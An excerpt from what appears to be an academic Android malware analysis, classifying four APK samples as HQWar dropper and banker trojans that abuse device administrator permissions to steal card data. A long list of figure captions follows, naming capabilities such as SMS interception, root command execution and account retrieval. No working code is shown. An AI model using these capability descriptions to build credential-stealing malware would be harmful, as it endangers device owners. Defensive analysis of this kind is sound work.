


Image 155: APK 7A99...247 Image 156: APK 8D0A..83C Image 157: APK 20F4...8CD

5.3 Similarities and Categorization

In the paragraphs §5.1.1, §5.1.2, §5.1.2 and §5.1.4 is possible to see how all the malwares examined in this chapter have the files **classes.dex** and **AndroidManifest.xml**. In the sections §5.1.1.4, §5.1.2.4, §5.1.3.3 and §5.1.4.4 it has been shown, for the malwares 7A99...247, 8D0A...83C, 20F4...8CD the have the same paths "/res/layout/" and "/res/drawable- sw-540dp-hdpi/" in which are located the same files *cvc_amex.png* and *cvc_visa.png*, in the malware 9E9D...901, also these files are present but in a slightly different path "res/drawable-sw-540dp-hdpi- v13/", this allows to affirm that all malwares perform actions regarding credit cards. Looking at the coincidence regarding the paths, all presents a very similar folder structure, in this document are presented only the most relevant folders and paths in order to show the similarity, but all the malware contains a significant number of files and folders with same name and organization. In the chapter §5.2 is possible to see that all the malwares (excluding 9E9D...901) show the view **cvc Popup**, the same name of one of the 9E9D...901's classes [108](#), which when executed shows

a view. Considering the paragraphs regarding the Manifests §5.1.1.2 , §5.1.2.2 , §5.1.3.2 and §5.1.4.2, the pattern found in all the files, that exploits the Device Administrator API, according to the **MITRE ATT&CK**, is a mechanism called **Abuse Elevation Control Mechanism: Device Administrator Permissions** (ID: T-1626.001 , Tactic-Type: Post-Adversary Device Access) ⁴, is defined as a sub-technique of **Abuse Elevation Control Mechanism technique** (ID T-1626) which is a privilege escalation technique, so considering all the previous consideration is possible to affirm that the files analyzed in the chapter §5 are all malwares and are part of the same family. These malwares perform a subset of operations performed by other famous malwares: **GPlayed**, **Asacub**, **Exobot**, **Red Alert 2**, they also use the same privilege escalation technique. Is possible to affirm that all the malwares in the chapter 5 are variation of **Bankers**, which goal is to steal credit card data. Looking at the images of virus total results (§53, §66 and §141) the vendors signaled the: 7A99...247, 8D0A..83C and 20F4...8CD malwares as **Droppers**, **Bankers** and **HQWar**, is possible to affirm that these malwares are variants of **HQWar** trojans. An HQWar is a type of dropper, droppers basically are malwares that use Classloaders (as shown in the paragraphs §61, §75 and §150) to execute a payload, in this case exploiting the Device Administrator API, in this particular case they are also bankers, because their goal is to steal credit card information.

⁴<https://attack.mitre.org/techniques/T1626/001/>

List of Images

1	Permissions 02ad...4de	5
2	Permissions 695d...21a	5
3	695d...21a server location	6
4	695d...21a server location	6
5	02ad...4de obtain position	7
6	02ad...4de location tracking	8
7	02ad...4de location tracking(cont 1)	8
8	02ad...4de location tracking(cont 2)	9
9	02ad...4de location tracking and sensors fusion	9
10	02ad...4de location tracking save on file	10
11	02ad...4de save to file method implementation	10
12	02ad...4de location tracking	11
13	02ad...4de Receiver Registration	12
14	02ad...4de Receiver Registration (cont)	13
15	02ad...4de obtain information	14
16	02ad...4de obtain get bookmarks	15
17	02ad...4de set up photo	16
18	02ad...4de handle calls	17
19	02ad...4de process SMS	18
20	02ad...4de looking for the Root Permission	19
21	02ad...4de looking for Other Permissions	20
22	02ad...4de add of a certificate	21
23	02ad...4de Media Sender	22
24	02ad...4de Media Sender(Cont)	23
25	02ad...4de File Permission change	24
26	02ad...4de Root Command Executer	24
27	02ad...4de Photo BroadCasting	25

28	02ad...4de Photo Receiver	26
29	02ad...4de Retrieve Account	27
30	02ad...4de Retrieve Account(cont)	28
31	02ad...4de SelfKill and Uninstall	29
32	695d...21a records audio and video	31
33	695d...21a handle calls	32
34	695d...21a handle sms	33
35	695d...21a User Dictionary	34
36	695d...21a User Dictionary(Cont 1)	35
37	695d...21a User Dictionary(Cont 2)	36
38	695d...21a extract info from sms	37
39	695d...21a methods related to phone operations	38
40	695d...21a get IMEI	39
41	695d...21a outgoing calls	39
42	695d...21a handle email	40
43	695d...21a Execute Download	41
44	695d...21a Download of File	42
45	695d...21a Parametric Command Executer	43
46	695d...21a Parametric Command Executer(Cont 1)	44
47	695d...21a Parametric Command Executer(Cont 2)	45
48	695d...21a Parametric Command Executer(Cont 3)	46
49	Permission info on screen	47
50	Permissions	48
51	Application	49
52	Content of 7A99...247	50
53	7A99..247 Virustotal results	51
54	Permissions 7A99...247	52
55	Intent actions 7A99...247	52
56	Admin url	52

57	Virustotal result 2	53
58	Virustotal result 3	53
59	Action explanation	53
60	7A99...247 Manifest	54
61	Classloader usage	54
62	Classloader usage 2	55
63	path /res/layout/	55
64	path /res/drawable-sw-540dp-hdpi-v13/	56
65	Content of 8D0A...83C	57
66	8D0A...83C Virustotal results	58
67	Permissions 8D0A...83C	59
68	Intent actions 8D0A...83C	59
69	Virustotal result 2	59
70	Virustotal result 3	59
71	Action explaination	60
72	8D04...83C methods highlighted	60
73	8D04...83C Highlighted text	61
74	8D04...83C Manifest	61
75	Classloader usage	62
76	path /res/layout/	63
77	path /res/drawable-sw-540dp-hdpi-v13/	63
78	Content of 9E9D...901	64
79	9E9D...901 Virustotal results	65
80	Permissions 9E9D...901	66
81	Intent actions 9E9D...901	66
82	Admin link	66
83	Action explanation	66
84	9E9D...901 Highlighted text	67
85	9E9D...901 Manifest	67

86	path /res/layout/	68
87	path /res/drawable-sw-540dp-hdpi/	69
88	Constants.class	70
89	Enum structure	71
90	CreditCardType constructor	71
91	Method to retrieve the cvc length based on the type of card	72
92	Method to identify the type based on the number	72
93	Method to identify the type based on the prefix	73
94	Other checks	73
95	Luhn's algorithm	74
96	Cards attributes	75
97	Subset of methods access\$N	76
98	Checks on the fields of the card	77
99	Checks on the needs of VBV	78
100	SendData method	79
101	makeCardData method	79
102	makeIdSavedConfirm	80
103	makeIncomingMessage method	80
104	makeInterceptionConfirm method	80
105	makeLockStatus method	81
106	makeReq method	81
107	makeReg method	82
108	CvCPopup class	82
109	readMessagesFromDeviceDB method	83
110	readMessagesFromDeviceDB method 2	84
111	getAppList() method	84
112	getDeviceID method	85
113	getModel method	85
114	getOS method	86

115	getOperator method	86
116	getCountry method	86
117	Main	86
118	Attributes	87
119	OnCreate method	88
120	initWorkTask() method	88
121	initAdminTask method	89
122	initInjTask method	89
123	checkDeviceAdmin method	89
124	run method	90
125	run method 2	90
126	run method 3	90
127	run method 4	90
128	run method	91
129	retrieveMessages method	92
130	retrieveMessages method 2	92
131	onReceive method	93
132	onDisableRequest method	93
133	checkDeviceAdmin method	94
134	checkDeviceAdmin call	94
135	Starter class	95
136	onDisableRequest method	95
137	onHandleIntent method	96
138	onHandleIntent method 2	96
139	onCreate method	97
140	Content of 20F4...8CD	98
141	20F4...8CD Virus total results	99
142	Permissions 20F4...8CD	100
143	Intent actions 20F4...8CD	100

144	20F4...8CD Virustotal result 2	100
145	20F4...8CD Virustotal result 3	100
146	Admin link	100
147	Action explanation	101
148	20F4...8CD Highlighted text	101
149	20F4...8CD Manifest	102
150	Classloader usage	103
151	Classloader usage 2	103
152	path /res/layout/	104
153	path /res/drawable-sw-540dp-hdpi-v13/	104
154	9E9D...901 invalid parameters for dynamic analysis	105
155	APK 7A99...247	106
156	APK 8D0A 8D0A..83C	106
157	APK 20F4...8CD	106